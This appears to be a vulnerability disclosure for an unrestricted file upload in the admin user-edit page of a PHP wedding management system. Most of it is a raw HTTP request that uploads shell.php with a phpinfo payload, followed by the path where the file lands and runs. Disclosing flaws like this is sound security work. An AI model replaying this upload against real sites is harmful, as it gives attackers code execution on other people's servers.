Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability url: http://ip/Wedding-Management/admin/users_edit.php?id=8

Loophole location： The editing function of "User Management" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_edit.php" file.


Click "Edit User" to save

Request package for file upload：

```
POST /Wedding-Management/admin/users_edit.php?id=8 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Referer: http://192.168.1.19/Wedding-Management/admin/users_edit.php?id=8
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1178425837298
Content-Length: 1069

-----------------------------11784258372980
Content-Disposition: form-data; name="submit"


-----------------------------11784258372980
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------11784258372980
Content-Disposition: form-data; name="firstname"

Pharell
-----------------------------11784258372980
Content-Disposition: form-data; name="lastname"

Colin
-----------------------------11784258372980
Content-Disposition: form-data; name="email"

pharell@mail.com
-----------------------------11784258372980
Content-Disposition: form-data; name="username"

pcolin
-----------------------------11784258372980
Content-Disposition: form-data; name="gender"

m
-----------------------------11784258372980
Content-Disposition: form-data; name="address"

115 Test Street
-----------------------------11784258372980
Content-Disposition: form-data; name="designation"

1
-----------------------------11784258372980--
```

The files will be uploaded to this directory \admin\upload\users\



We visited the directory of the file in the browser and found that the code had been executed